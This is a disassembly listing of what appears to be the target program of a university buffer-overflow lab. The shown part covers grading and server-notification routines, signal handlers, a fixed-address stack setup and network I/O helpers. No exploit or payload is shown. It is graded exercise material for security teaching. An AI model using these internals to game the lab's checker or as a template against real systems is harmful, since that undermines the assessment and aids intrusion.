  4019cd:  85 db                test   %ebx,%ebx
  4019cf:  0f 84 a0 00 00 00     je     401a75 <notify_server+0x13f>
  4019d5:  49 89 e1              mov    %rsp,%r9
  4019d8:  41 b8 00 00 00 00     mov    $0x0,%r8d
  4019de:  48 8d 8c 24 00 20 00       lea    0x2000(%rsp),%rcx
  4019e5:  00
  4019e6:  48 8b 15 63 27 20 00       mov    0x202763(%rip),%rdx        # 604150 <lab>
  4019ed:  48 8b 35 8c 2a 20 00       mov    0x202a8c(%rip),%rsi        # 604480 <course>
  4019f4:  48 8b 3d 45 27 20 00       mov    0x202745(%rip),%rdi        # 604140 <user_id>
  4019fb:  e8 0a 10 00 00        callq  402a0a <driver_post>
  401a00:  85 c0                test   %eax,%eax
  401a02:  78 50                js     401a54 <notify_server+0x11e>
  401a04:  bf b0 2f 40 00        mov    $0x402fb0,%edi
  401a09:  e8 d2 f1 ff ff        callq  400be0 <puts@plt>
  401a0e:  bf bb 2e 40 00        mov    $0x402ebb,%edi
  401a13:  e8 c8 f1 ff ff        callq  400be0 <puts@plt>
  401a18:  48 81 c4 08 40 00 00       add    $0x4008,%rsp
  401a1f:  5b                   pop    %rbx
  401a20:  5d                   pop    %rbp
  401a21:  c3                   retq
  401a22:  be 80 2f 40 00          mov    $0x402f80,%esi
  401a27:  bf 01 00 00 00          mov    $0x1,%edi
  401a2c:  b8 00 00 00 00          mov    $0x0,%eax
  401a31:  e8 ba f2 ff ff          callq  400cf0 <__printf_chk@plt>
  401a36:  bf 01 00 00 00          mov    $0x1,%edi
  401a3b:  e8 f0 f2 ff ff          callq  400d30 <exit@plt>
  401a40:  ba ff ff ff ff       mov    $0xffffffff,%edx
  401a45:  e9 32 ff ff ff          jmpq   40197c <notify_server+0x46>
  401a4a:  bd 8e 2e 40 00          mov    $0x402e8e,%ebp
  401a4f:  e9 35 ff ff ff          jmpq   401989 <notify_server+0x53>
  401a54:  48 89 e2                mov    %rsp,%rdx
  401a57:  be af 2e 40 00          mov    $0x402eaf,%esi
  401a5c:  bf 01 00 00 00          mov    $0x1,%edi
  401a61:  b8 00 00 00 00          mov    $0x0,%eax
  401a66:  e8 85 f2 ff ff          callq  400cf0 <__printf_chk@plt>
  401a6b:  bf 01 00 00 00          mov    $0x1,%edi
  401a70:  e8 bb f2 ff ff          callq  400d30 <exit@plt>
  401a75:  bf c5 2e 40 00          mov    $0x402ec5,%edi
  401a7a:  e8 61 f1 ff ff          callq  400be0 <puts@plt>
  401a7f:  eb 97                jmp    401a18 <notify_server+0xe2>
  401a81:  48 89 ea                mov    %rbp,%rdx
  401a84:  be cc 2e 40 00          mov    $0x402ecc,%esi
  401a89:  bf 01 00 00 00          mov    $0x1,%edi
  401a8e:  b8 00 00 00 00          mov    $0x0,%eax
  401a93:  e8 58 f2 ff ff          callq  400cf0 <__printf_chk@plt>
  401a98:  e9 7b ff ff ff          jmpq   401a18 <notify_server+0xe2>
  401a9d:  f3 c3                repz retq

0000000000401a9f <validate>:
  401a9f:  53                   push   %rbx
  401aa0:  89 fb                mov    %edi,%ebx
  401aa2:  83 3d 5f 2a 20 00 00       cmpl   $0x0,0x202a5f(%rip)        # 604508 <is_checker>
  401aa9:  74 6b                je     401b16 <validate+0x77>
  401aab:  39 3d 4b 2a 20 00    cmp    %edi,0x202a4b(%rip)        # 6044fc <vlevel>
  401ab1:  75 2f                jne    401ae2 <validate+0x43>
  401ab3:  8b 15 3f 2a 20 00    mov    0x202a3f(%rip),%edx        # 6044f8 <check_level>
  401ab9:  39 fa                cmp    %edi,%edx
  401abb:  75 39                jne    401af6 <validate+0x57>
  401abd:  0f be 15 64 36 20 00       movsbl 0x203664(%rip),%edx        # 605128 <target_prefix>
  401ac4:  41 b8 20 45 60 00    mov    $0x604520,%r8d
  401aca:  89 f9                mov    %edi,%ecx
  401acc:  be ef 2e 40 00          mov    $0x402eef,%esi
  401ad1:  bf 01 00 00 00          mov    $0x1,%edi
  401ad6:  b8 00 00 00 00          mov    $0x0,%eax
  401adb:  e8 10 f2 ff ff          callq  400cf0 <__printf_chk@plt>
  401ae0:  5b                   pop    %rbx
  401ae1:  c3                   retq
  401ae2:  bf d1 2e 40 00          mov    $0x402ed1,%edi
  401ae7:  e8 f4 f0 ff ff          callq  400be0 <puts@plt>
  401aec:  b8 00 00 00 00          mov    $0x0,%eax
  401af1:   e8 b9 fd ff ff            callq  4018af <check_fail>
  401af6:   89 f9               mov    %edi,%ecx
  401af8:   be e8 2f 40 00            mov    $0x402fe8,%esi
  401afd:   bf 01 00 00 00            mov    $0x1,%edi
  401b02:   b8 00 00 00 00            mov    $0x0,%eax
  401b07:   e8 e4 f1 ff ff            callq  400cf0 <__printf_chk@plt>
  401b0c:   b8 00 00 00 00            mov    $0x0,%eax
  401b11:   e8 99 fd ff ff            callq  4018af <check_fail>
  401b16:   39 3d e0 29 20 00         cmp    %edi,0x2029e0(%rip)        # 6044fc <vlevel>
  401b1c:   74 18               je     401b36 <validate+0x97>
  401b1e:   bf d1 2e 40 00            mov    $0x402ed1,%edi
  401b23:   e8 b8 f0 ff ff            callq  400be0 <puts@plt>
  401b28:   89 de               mov    %ebx,%esi
  401b2a:   bf 00 00 00 00            mov    $0x0,%edi
  401b2f:   e8 02 fe ff ff            callq  401936 <notify_server>
  401b34:   eb aa               jmp    401ae0 <validate+0x41>
  401b36:   0f be 0d eb 35 20 00         movsbl 0x2035eb(%rip),%ecx        # 605128 <target_prefix>
  401b3d:   89 fa               mov    %edi,%edx
  401b3f:   be 10 30 40 00            mov    $0x403010,%esi
  401b44:   bf 01 00 00 00            mov    $0x1,%edi
  401b49:   b8 00 00 00 00            mov    $0x0,%eax
  401b4e:   e8 9d f1 ff ff            callq  400cf0 <__printf_chk@plt>
  401b53:   89 de               mov    %ebx,%esi
  401b55:   bf 01 00 00 00            mov    $0x1,%edi
  401b5a:   e8 d7 fd ff ff            callq  401936 <notify_server>
  401b5f:   e9 7c ff ff ff            jmpq   401ae0 <validate+0x41>

0000000000401b64 <fail>:
  401b64:   48 83 ec 08               sub    $0x8,%rsp
  401b68:   83 3d 99 29 20 00 00         cmpl   $0x0,0x202999(%rip)        # 604508 <is_checker>
  401b6f:   75 11               jne    401b82 <fail+0x1e>
  401b71:   89 fe               mov    %edi,%esi
  401b73:   bf 00 00 00 00            mov    $0x0,%edi
  401b78:   e8 b9 fd ff ff            callq  401936 <notify_server>
  401b7d:   48 83 c4 08               add    $0x8,%rsp
  401b81:   c3                  retq
  401b82:   b8 00 00 00 00            mov    $0x0,%eax
  401b87:   e8 23 fd ff ff            callq  4018af <check_fail>

0000000000401b8c <bushandler>:
  401b8c:   48 83 ec 08               sub    $0x8,%rsp
  401b90:   83 3d 71 29 20 00 00         cmpl   $0x0,0x202971(%rip)        # 604508 <is_checker>
  401b97:   74 14               je     401bad <bushandler+0x21>
  401b99:   bf 04 2f 40 00            mov    $0x402f04,%edi
  401b9e:   e8 3d f0 ff ff            callq  400be0 <puts@plt>
  401ba3:   b8 00 00 00 00            mov    $0x0,%eax
  401ba8:   e8 02 fd ff ff            callq  4018af <check_fail>
  401bad:   bf 48 30 40 00            mov    $0x403048,%edi
  401bb2:   e8 29 f0 ff ff            callq  400be0 <puts@plt>
  401bb7:   bf 0e 2f 40 00            mov    $0x402f0e,%edi
  401bbc:   e8 1f f0 ff ff            callq  400be0 <puts@plt>
  401bc1:   be 00 00 00 00            mov    $0x0,%esi
  401bc6:  bf 00 00 00 00          mov    $0x0,%edi
  401bcb:  e8 66 fd ff ff          callq  401936 <notify_server>
  401bd0:  bf 01 00 00 00          mov    $0x1,%edi
  401bd5:  e8 56 f1 ff ff          callq  400d30 <exit@plt>

0000000000401bda <seghandler>:
  401bda:  48 83 ec 08             sub    $0x8,%rsp
  401bde:  83 3d 23 29 20 00 00       cmpl   $0x0,0x202923(%rip)        # 604508 <is_checker>
  401be5:  74 14              je     401bfb <seghandler+0x21>
  401be7:  bf 24 2f 40 00          mov    $0x402f24,%edi
  401bec:  e8 ef ef ff ff          callq  400be0 <puts@plt>
  401bf1:  b8 00 00 00 00          mov    $0x0,%eax
  401bf6:  e8 b4 fc ff ff          callq  4018af <check_fail>
  401bfb:  bf 68 30 40 00          mov    $0x403068,%edi
  401c00:  e8 db ef ff ff          callq  400be0 <puts@plt>
  401c05:  bf 0e 2f 40 00          mov    $0x402f0e,%edi
  401c0a:  e8 d1 ef ff ff          callq  400be0 <puts@plt>
  401c0f:  be 00 00 00 00          mov    $0x0,%esi
  401c14:  bf 00 00 00 00          mov    $0x0,%edi
  401c19:  e8 18 fd ff ff          callq  401936 <notify_server>
  401c1e:  bf 01 00 00 00          mov    $0x1,%edi
  401c23:  e8 08 f1 ff ff          callq  400d30 <exit@plt>

0000000000401c28 <illegalhandler>:
  401c28:  48 83 ec 08             sub    $0x8,%rsp
  401c2c:  83 3d d5 28 20 00 00       cmpl   $0x0,0x2028d5(%rip)        # 604508 <is_checker>
  401c33:  74 14              je     401c49 <illegalhandler+0x21>
  401c35:  bf 37 2f 40 00          mov    $0x402f37,%edi
  401c3a:  e8 a1 ef ff ff          callq  400be0 <puts@plt>
  401c3f:  b8 00 00 00 00          mov    $0x0,%eax
  401c44:  e8 66 fc ff ff          callq  4018af <check_fail>
  401c49:  bf 90 30 40 00          mov    $0x403090,%edi
  401c4e:  e8 8d ef ff ff          callq  400be0 <puts@plt>
  401c53:  bf 0e 2f 40 00          mov    $0x402f0e,%edi
  401c58:  e8 83 ef ff ff          callq  400be0 <puts@plt>
  401c5d:  be 00 00 00 00          mov    $0x0,%esi
  401c62:  bf 00 00 00 00          mov    $0x0,%edi
  401c67:  e8 ca fc ff ff          callq  401936 <notify_server>
  401c6c:  bf 01 00 00 00          mov    $0x1,%edi
  401c71:  e8 ba f0 ff ff          callq  400d30 <exit@plt>

0000000000401c76 <sigalrmhandler>:
  401c76:  48 83 ec 08             sub    $0x8,%rsp
  401c7a:  83 3d 87 28 20 00 00       cmpl   $0x0,0x202887(%rip)        # 604508 <is_checker>
  401c81:  74 14              je     401c97 <sigalrmhandler+0x21>
  401c83:  bf 4b 2f 40 00          mov    $0x402f4b,%edi
  401c88:  e8 53 ef ff ff          callq  400be0 <puts@plt>
  401c8d:  b8 00 00 00 00          mov    $0x0,%eax
  401c92:  e8 18 fc ff ff          callq  4018af <check_fail>
  401c97:  ba 05 00 00 00          mov    $0x5,%edx
  401c9c:  be c0 30 40 00          mov    $0x4030c0,%esi
  401ca1:  bf 01 00 00 00          mov    $0x1,%edi
  401ca6:  b8 00 00 00 00        mov    $0x0,%eax
  401cab:  e8 40 f0 ff ff        callq  400cf0 <__printf_chk@plt>
  401cb0:  be 00 00 00 00        mov    $0x0,%esi
  401cb5:  bf 00 00 00 00        mov    $0x0,%edi
  401cba:  e8 77 fc ff ff        callq  401936 <notify_server>
  401cbf:  bf 01 00 00 00        mov    $0x1,%edi
  401cc4:  e8 67 f0 ff ff        callq  400d30 <exit@plt>

0000000000401cc9 <launch>:
  401cc9:  55                 push   %rbp
  401cca:  48 89 e5              mov    %rsp,%rbp
  401ccd:  48 89 fa              mov    %rdi,%rdx
  401cd0:  48 8d 47 1e           lea    0x1e(%rdi),%rax
  401cd4:  48 83 e0 f0           and    $0xfffffffffffffff0,%rax
  401cd8:  48 29 c4              sub    %rax,%rsp
  401cdb:  48 8d 7c 24 0f        lea    0xf(%rsp),%rdi
  401ce0:  48 83 e7 f0           and    $0xfffffffffffffff0,%rdi
  401ce4:  be f4 00 00 00        mov    $0xf4,%esi
  401ce9:  e8 22 ef ff ff        callq  400c10 <memset@plt>
  401cee:  48 8b 05 ab 27 20 00       mov    0x2027ab(%rip),%rax        # 6044a0
<stdin@@GLIBC_2.2.5>
  401cf5:  48 39 05 f4 27 20 00       cmp    %rax,0x2027f4(%rip)        # 6044f0 <infile>
  401cfc:  74 29              je     401d27 <launch+0x5e>
  401cfe:  c7 05 f4 27 20 00 00       movl   $0x0,0x2027f4(%rip)        # 6044fc <vlevel>
  401d05:  00 00 00
  401d08:  b8 00 00 00 00        mov    $0x0,%eax
  401d0d:  e8 09 fb ff ff        callq  40181b <test>
  401d12:  83 3d ef 27 20 00 00       cmpl   $0x0,0x2027ef(%rip)        # 604508 <is_checker>
  401d19:  75 22              jne    401d3d <launch+0x74>
  401d1b:  bf 6b 2f 40 00        mov    $0x402f6b,%edi
  401d20:  e8 bb ee ff ff        callq  400be0 <puts@plt>
  401d25:  c9                 leaveq
  401d26:  c3                 retq
  401d27:  be 53 2f 40 00        mov    $0x402f53,%esi
  401d2c:  bf 01 00 00 00        mov    $0x1,%edi
  401d31:  b8 00 00 00 00        mov    $0x0,%eax
  401d36:  e8 b5 ef ff ff        callq  400cf0 <__printf_chk@plt>
  401d3b:  eb c1              jmp    401cfe <launch+0x35>
  401d3d:  bf 60 2f 40 00        mov    $0x402f60,%edi
  401d42:  e8 99 ee ff ff        callq  400be0 <puts@plt>
  401d47:  b8 00 00 00 00        mov    $0x0,%eax
  401d4c:  e8 5e fb ff ff        callq  4018af <check_fail>

0000000000401d51 <stable_launch>:
  401d51:  53                 push   %rbx
  401d52:  48 89 3d 8f 27 20 00       mov    %rdi,0x20278f(%rip)        # 6044e8 <global_offset>
  401d59:  41 b9 00 00 00 00     mov    $0x0,%r9d
  401d5f:  41 b8 00 00 00 00     mov    $0x0,%r8d
  401d65:  b9 32 01 00 00        mov    $0x132,%ecx
  401d6a:  ba 07 00 00 00        mov    $0x7,%edx
  401d6f:  be 00 00 10 00        mov    $0x100000,%esi
  401d74:  bf 00 60 58 55        mov    $0x55586000,%edi
  401d79:  e8 82 ee ff ff             callq  400c00 <mmap@plt>
  401d7e:  48 89 c3                   mov    %rax,%rbx
  401d81:  48 3d 00 60 58 55          cmp    $0x55586000,%rax
  401d87:  75 43                jne    401dcc <stable_launch+0x7b>
  401d89:  48 8d 90 f8 ff 0f 00       lea    0xffff8(%rax),%rdx
  401d90:  48 89 15 99 33 20 00       mov    %rdx,0x203399(%rip)        # 605130 <stack_top>
  401d97:  48 89 e0                   mov    %rsp,%rax
  401d9a:  48 89 d4                   mov    %rdx,%rsp
  401d9d:  48 89 c2                   mov    %rax,%rdx
  401da0:  48 89 15 39 27 20 00       mov    %rdx,0x202739(%rip)        # 6044e0 <global_save_stack>
  401da7:  48 8b 3d 3a 27 20 00       mov    0x20273a(%rip),%rdi        # 6044e8 <global_offset>
  401dae:  e8 16 ff ff ff             callq  401cc9 <launch>
  401db3:  48 8b 05 26 27 20 00       mov    0x202726(%rip),%rax        # 6044e0 <global_save_stack>
  401dba:  48 89 c4                   mov    %rax,%rsp
  401dbd:  be 00 00 10 00             mov    $0x100000,%esi
  401dc2:  48 89 df                   mov    %rbx,%rdi
  401dc5:  e8 16 ef ff ff             callq  400ce0 <munmap@plt>
  401dca:  5b                   pop    %rbx
  401dcb:  c3                   retq
  401dcc:  be 00 00 10 00             mov    $0x100000,%esi
  401dd1:  48 89 c7                   mov    %rax,%rdi
  401dd4:  e8 07 ef ff ff             callq  400ce0 <munmap@plt>
  401dd9:  b9 00 60 58 55             mov    $0x55586000,%ecx
  401dde:  ba f8 30 40 00             mov    $0x4030f8,%edx
  401de3:  be 01 00 00 00             mov    $0x1,%esi
  401de8:  48 8b 3d d1 26 20 00       mov    0x2026d1(%rip),%rdi        # 6044c0 
<stderr@@GLIBC_2.2.5>
  401def:  b8 00 00 00 00             mov    $0x0,%eax
  401df4:  e8 57 ef ff ff             callq  400d50 <__fprintf_chk@plt>
  401df9:  bf 01 00 00 00             mov    $0x1,%edi
  401dfe:  e8 2d ef ff ff             callq  400d30 <exit@plt>

0000000000401e03 <rio_readinitb>:
  401e03:  89 37                mov    %esi,(%rdi)
  401e05:  c7 47 04 00 00 00 00       movl   $0x0,0x4(%rdi)
  401e0c:  48 8d 47 10                lea    0x10(%rdi),%rax
  401e10:  48 89 47 08                mov    %rax,0x8(%rdi)
  401e14:  c3                   retq

0000000000401e15 <sigalrm_handler>:
  401e15:  48 83 ec 08                sub    $0x8,%rsp
  401e19:  b9 00 00 00 00             mov    $0x0,%ecx
  401e1e:  ba 30 31 40 00             mov    $0x403130,%edx
  401e23:  be 01 00 00 00             mov    $0x1,%esi
  401e28:  48 8b 3d 91 26 20 00       mov    0x202691(%rip),%rdi        # 6044c0 
<stderr@@GLIBC_2.2.5>
  401e2f:  b8 00 00 00 00             mov    $0x0,%eax
  401e34:  e8 17 ef ff ff             callq  400d50 <__fprintf_chk@plt>
  401e39:  bf 01 00 00 00             mov    $0x1,%edi
  401e3e:  e8 ed ee ff ff             callq  400d30 <exit@plt>

0000000000401e43 <rio_writen>:
  401e43:  41 55                push   %r13
  401e45:  41 54                push   %r12
  401e47:  55                   push   %rbp
  401e48:  53                   push   %rbx
  401e49:  48 83 ec 08                  sub    $0x8,%rsp
  401e4d:  41 89 fc                     mov    %edi,%r12d
  401e50:  48 89 f5                     mov    %rsi,%rbp
  401e53:  49 89 d5                     mov    %rdx,%r13
  401e56:  48 89 d3                     mov    %rdx,%rbx
  401e59:  eb 06                jmp    401e61 <rio_writen+0x1e>
  401e5b:  48 29 c3                     sub    %rax,%rbx
  401e5e:  48 01 c5                     add    %rax,%rbp
  401e61:  48 85 db                     test   %rbx,%rbx
  401e64:  74 24                je     401e8a <rio_writen+0x47>
  401e66:  48 89 da                     mov    %rbx,%rdx
  401e69:  48 89 ee                     mov    %rbp,%rsi
  401e6c:  44 89 e7                     mov    %r12d,%edi
  401e6f:  e8 7c ed ff ff               callq  400bf0 <write@plt>
  401e74:  48 85 c0                     test   %rax,%rax
  401e77:  7f e2                jg     401e5b <rio_writen+0x18>
  401e79:  e8 22 ed ff ff               callq  400ba0 <__errno_location@plt>
  401e7e:  83 38 04                     cmpl   $0x4,(%rax)
  401e81:  75 15                jne    401e98 <rio_writen+0x55>
  401e83:  b8 00 00 00 00               mov    $0x0,%eax
  401e88:  eb d1                        jmp    401e5b <rio_writen+0x18>
  401e8a:  4c 89 e8                     mov    %r13,%rax
  401e8d:  48 83 c4 08                  add    $0x8,%rsp
  401e91:  5b                   pop    %rbx
  401e92:  5d                   pop    %rbp
  401e93:  41 5c                pop    %r12
  401e95:  41 5d                pop    %r13
  401e97:  c3                   retq
  401e98:  48 c7 c0 ff ff ff ff         mov    $0xffffffffffffffff,%rax
  401e9f:  eb ec                jmp    401e8d <rio_writen+0x4a>

0000000000401ea1 <rio_read>:
  401ea1:  41 55                push   %r13
  401ea3:  41 54                push   %r12
  401ea5:  55                   push   %rbp
  401ea6:  53                   push   %rbx
  401ea7:  48 83 ec 08                  sub    $0x8,%rsp
  401eab:  48 89 fb                     mov    %rdi,%rbx
  401eae:  49 89 f5                     mov    %rsi,%r13
  401eb1:  49 89 d4                     mov    %rdx,%r12
  401eb4:  eb 0a                jmp    401ec0 <rio_read+0x1f>
  401eb6:  e8 e5 ec ff ff               callq  400ba0 <__errno_location@plt>
  401ebb:  83 38 04                     cmpl   $0x4,(%rax)
  401ebe:  75 5c                jne    401f1c <rio_read+0x7b>
  401ec0:  8b 6b 04                     mov    0x4(%rbx),%ebp
  401ec3:  85 ed                test   %ebp,%ebp
  401ec5:  7f 24                jg     401eeb <rio_read+0x4a>
  401ec7:  48 8d 6b 10                  lea    0x10(%rbx),%rbp
  401ecb:	8b 3b                	mov    (%rbx),%edi
  401ecd:	ba 00 20 00 00       	mov    $0x2000,%edx
  401ed2:	48 89 ee             	mov    %rbp,%rsi
  401ed5:	e8 66 ed ff ff       	callq  400c40 <read@plt>
  401eda:	89 43 04             	mov    %eax,0x4(%rbx)
  401edd:	85 c0                	test   %eax,%eax
  401edf:	78 d5                	js     401eb6 <rio_read+0x15>
  401ee1:	85 c0                	test   %eax,%eax
  401ee3:	74 40                	je     401f25 <rio_read+0x84>
  401ee5:	48 89 6b 08          	mov    %rbp,0x8(%rbx)
  401ee9:	eb d5                	jmp    401ec0 <rio_read+0x1f>
  401eeb:	89 e8                	mov    %ebp,%eax
  401eed:	4c 39 e0             	cmp    %r12,%rax
  401ef0:	72 03                	jb     401ef5 <rio_read+0x54>
  401ef2:	44 89 e5             	mov    %r12d,%ebp
  401ef5:	4c 63 e5             	movslq %ebp,%r12
  401ef8:	48 8b 73 08          	mov    0x8(%rbx),%rsi
  401efc:	4c 89 e2             	mov    %r12,%rdx
  401eff:	4c 89 ef             	mov    %r13,%rdi
  401f02:	e8 89 ed ff ff       	callq  400c90 <memcpy@plt>
  401f07:	4c 01 63 08          	add    %r12,0x8(%rbx)
  401f0b:	29 6b 04             	sub    %ebp,0x4(%rbx)
  401f0e:	4c 89 e0             	mov    %r12,%rax
  401f11:	48 83 c4 08          	add    $0x8,%rsp
  401f15:	5b                   	pop    %rbx
  401f16:	5d                   	pop    %rbp
  401f17:	41 5c                	pop    %r12
  401f19:	41 5d                	pop    %r13
  401f1b:	c3                   	retq
  401f1c:	48 c7 c0 ff ff ff ff 	mov    $0xffffffffffffffff,%rax
  401f23:	eb ec                	jmp    401f11 <rio_read+0x70>
  401f25:	b8 00 00 00 00       	mov    $0x0,%eax
  401f2a:	eb e5                	jmp    401f11 <rio_read+0x70>

0000000000401f2c <rio_readlineb>:
  401f2c:	41 55                	push   %r13
  401f2e:	41 54                	push   %r12
  401f30:	55                   	push   %rbp
  401f31:	53                   	push   %rbx
  401f32:	48 83 ec 18          	sub    $0x18,%rsp
  401f36:	49 89 fd             	mov    %rdi,%r13
  401f39:	48 89 f5             	mov    %rsi,%rbp
  401f3c:	49 89 d4             	mov    %rdx,%r12
  401f3f:	bb 01 00 00 00       	mov    $0x1,%ebx
  401f44:	4c 39 e3             	cmp    %r12,%rbx
  401f47:	73 47                	jae    401f90 <rio_readlineb+0x64>
  401f49:	ba 01 00 00 00       	mov    $0x1,%edx
  401f4e:	48 8d 74 24 0f       	lea    0xf(%rsp),%rsi
  401f53:	4c 89 ef             	mov    %r13,%rdi
  401f56:	e8 46 ff ff ff       	callq  401ea1 <rio_read>
  401f5b:	83 f8 01             	cmp    $0x1,%eax
  401f5e:	75 1c                	jne    401f7c <rio_readlineb+0x50>
  401f60:   48 8d 45 01                  lea    0x1(%rbp),%rax
  401f64:   0f b6 54 24 0f               movzbl 0xf(%rsp),%edx
  401f69:   88 55 00                     mov    %dl,0x0(%rbp)
  401f6c:   80 7c 24 0f 0a               cmpb   $0xa,0xf(%rsp)
  401f71:   74 1a               je     401f8d <rio_readlineb+0x61>
  401f73:   48 83 c3 01                  add    $0x1,%rbx
  401f77:   48 89 c5                     mov    %rax,%rbp
  401f7a:   eb c8               jmp    401f44 <rio_readlineb+0x18>
  401f7c:   85 c0               test   %eax,%eax
  401f7e:   75 22               jne    401fa2 <rio_readlineb+0x76>
  401f80:   48 83 fb 01                  cmp    $0x1,%rbx
  401f84:   75 0a               jne    401f90 <rio_readlineb+0x64>
  401f86:   b8 00 00 00 00               mov    $0x0,%eax
  401f8b:   eb 0a               jmp    401f97 <rio_readlineb+0x6b>
  401f8d:   48 89 c5                     mov    %rax,%rbp
  401f90:   c6 45 00 00                  movb   $0x0,0x0(%rbp)
  401f94:   48 89 d8                     mov    %rbx,%rax
  401f97:   48 83 c4 18                  add    $0x18,%rsp
  401f9b:   5b                  pop    %rbx
  401f9c:   5d                  pop    %rbp
  401f9d:   41 5c               pop    %r12
  401f9f:   41 5d               pop    %r13
  401fa1:   c3                  retq
  401fa2:   48 c7 c0 ff ff ff ff         mov    $0xffffffffffffffff,%rax
  401fa9:   eb ec               jmp    401f97 <rio_readlineb+0x6b>

0000000000401fab <urlencode>:
  401fab:   41 54               push   %r12
  401fad:   55                  push   %rbp
  401fae:   53                  push   %rbx
  401faf:   48 83 ec 10                  sub    $0x10,%rsp
  401fb3:   48 89 fb                     mov    %rdi,%rbx
  401fb6:   48 89 f5                     mov    %rsi,%rbp
  401fb9:   48 c7 c1 ff ff ff ff         mov    $0xffffffffffffffff,%rcx
  401fc0:   b8 00 00 00 00               mov    $0x0,%eax
  401fc5:   f2 ae               repnz scas %es:(%rdi),%al
  401fc7:   48 89 ce                     mov    %rcx,%rsi
  401fca:   48 f7 d6                     not    %rsi
  401fcd:   8d 46 ff                     lea    -0x1(%rsi),%eax
  401fd0:   eb 0f               jmp    401fe1 <urlencode+0x36>
  401fd2:   44 88 45 00                  mov    %r8b,0x0(%rbp)
  401fd6:   48 8d 6d 01                  lea    0x1(%rbp),%rbp
  401fda:   48 83 c3 01                  add    $0x1,%rbx
  401fde:   44 89 e0                     mov    %r12d,%eax
  401fe1:   44 8d 60 ff                  lea    -0x1(%rax),%r12d
  401fe5:   85 c0               test   %eax,%eax
  401fe7:   0f 84 a9 00 00 00            je     402096 <urlencode+0xeb>
  401fed:   44 0f b6 03                  movzbl (%rbx),%r8d
  401ff1:   41 80 f8 2a                  cmp    $0x2a,%r8b
  401ff5:   0f 94 c2                     sete   %dl
  401ff8:   41 80 f8 2d                  cmp    $0x2d,%r8b
  401ffc:   0f 94 c0                     sete   %al
  401fff:  08 c2               or     %al,%dl
  402001:  75 cf               jne    401fd2 <urlencode+0x27>
  402003:  41 80 f8 2e                 cmp    $0x2e,%r8b
  402007:  74 c9               je     401fd2 <urlencode+0x27>
  402009:  41 80 f8 5f                 cmp    $0x5f,%r8b
  40200d:  74 c3               je     401fd2 <urlencode+0x27>
  40200f:  41 8d 40 d0                 lea    -0x30(%r8),%eax
  402013:  3c 09               cmp    $0x9,%al
  402015:  76 bb                       jbe    401fd2 <urlencode+0x27>
  402017:  41 8d 40 bf                 lea    -0x41(%r8),%eax
  40201b:  3c 19               cmp    $0x19,%al
  40201d:  76 b3               jbe    401fd2 <urlencode+0x27>
  40201f:  41 8d 40 9f                 lea    -0x61(%r8),%eax
  402023:  3c 19               cmp    $0x19,%al
  402025:  76 ab               jbe    401fd2 <urlencode+0x27>
  402027:  41 80 f8 20                 cmp    $0x20,%r8b
  40202b:  74 57               je     402084 <urlencode+0xd9>
  40202d:  41 8d 40 e0                 lea    -0x20(%r8),%eax
  402031:  3c 5f               cmp    $0x5f,%al
  402033:  0f 96 c2                    setbe  %dl
  402036:  41 80 f8 09                 cmp    $0x9,%r8b
  40203a:  0f 94 c0                    sete   %al
  40203d:  08 c2               or     %al,%dl
  40203f:  74 50               je     402091 <urlencode+0xe6>
  402041:  45 0f b6 c0                 movzbl %r8b,%r8d
  402045:  b9 c8 31 40 00              mov    $0x4031c8,%ecx
  40204a:  ba 08 00 00 00              mov    $0x8,%edx
  40204f:  be 01 00 00 00              mov    $0x1,%esi
  402054:  48 8d 7c 24 08              lea    0x8(%rsp),%rdi
  402059:  b8 00 00 00 00              mov    $0x0,%eax
  40205e:  e8 fd ec ff ff              callq  400d60 <__sprintf_chk@plt>
  402063:  0f b6 44 24 08              movzbl 0x8(%rsp),%eax
  402068:  88 45 00                    mov    %al,0x0(%rbp)
  40206b:  0f b6 44 24 09              movzbl 0x9(%rsp),%eax
  402070:  88 45 01                    mov    %al,0x1(%rbp)
  402073:  0f b6 44 24 0a              movzbl 0xa(%rsp),%eax
  402078:  88 45 02                    mov    %al,0x2(%rbp)
  40207b:  48 8d 6d 03                 lea    0x3(%rbp),%rbp
  40207f:  e9 56 ff ff ff              jmpq   401fda <urlencode+0x2f>
  402084:  c6 45 00 2b                 movb   $0x2b,0x0(%rbp)
  402088:  48 8d 6d 01                 lea    0x1(%rbp),%rbp
  40208c:  e9 49 ff ff ff              jmpq   401fda <urlencode+0x2f>
  402091:  b8 ff ff ff ff      mov    $0xffffffff,%eax
  402096:  48 83 c4 10                 add    $0x10,%rsp
  40209a:  5b                  pop    %rbx
  40209b:  5d                  pop    %rbp
  40209c:  41 5c               pop    %r12
  40209e:  c3                  retq

000000000040209f <submitr>:
  40209f:  41 57               push   %r15
  4020a1:  41 56               push   %r14
```

```
4020a3: 41 55            push   %r13
4020a5: 41 54            push   %r12
4020a7: 55               push   %rbp
4020a8: 53               push   %rbx
4020a9: 48 81 ec 48 a0 00 00     sub    $0xa048,%rsp
4020b0: 49 89 fc                mov    %rdi,%r12
4020b3: 89 74 24 04             mov    %esi,0x4(%rsp)
4020b7: 49 89 d7                mov    %rdx,%r15
4020ba: 49 89 ce                mov    %rcx,%r14
4020bd: 4c 89 44 24 08          mov    %r8,0x8(%rsp)
4020c2: 4d 89 cd                mov    %r9,%r13
4020c5: 48 8b ac 24 80 a0 00     mov    0xa080(%rsp),%rbp
4020cc: 00
4020cd: c7 84 24 1c 20 00 00     movl   $0x0,0x201c(%rsp)
4020d4: 00 00 00 00
4020d8: ba 00 00 00 00          mov    $0x0,%edx
4020dd: be 01 00 00 00          mov    $0x1,%esi
4020e2: bf 02 00 00 00          mov    $0x2,%edi
4020e7: e8 84 ec ff ff          callq  400d70 <socket@plt>
4020ec: 85 c0            test   %eax,%eax
4020ee: 0f 88 a2 02 00 00       js     402396 <submitr+0x2f7>
4020f4: 89 c3            mov    %eax,%ebx
4020f6: 4c 89 e7                mov    %r12,%rdi
4020f9: e8 62 eb ff ff          callq  400c60 <gethostbyname@plt>
4020fe: 48 85 c0                test   %rax,%rax
402101: 0f 84 db 02 00 00       je     4023e2 <submitr+0x343>
402107: 48 c7 84 24 32 a0 00     movq   $0x0,0xa032(%rsp)
40210e: 00 00 00 00 00
402113: c7 84 24 3a a0 00 00     movl   $0x0,0xa03a(%rsp)
40211a: 00 00 00 00
40211e: 66 c7 84 24 3e a0 00     movw   $0x0,0xa03e(%rsp)
402125: 00 00 00
402128: 66 c7 84 24 30 a0 00     movw   $0x2,0xa030(%rsp)
40212f: 00 02 00
402132: 48 63 50 14             movslq 0x14(%rax),%rdx
402136: 48 8b 40 18             mov    0x18(%rax),%rax
40213a: 48 8b 30                mov    (%rax),%rsi
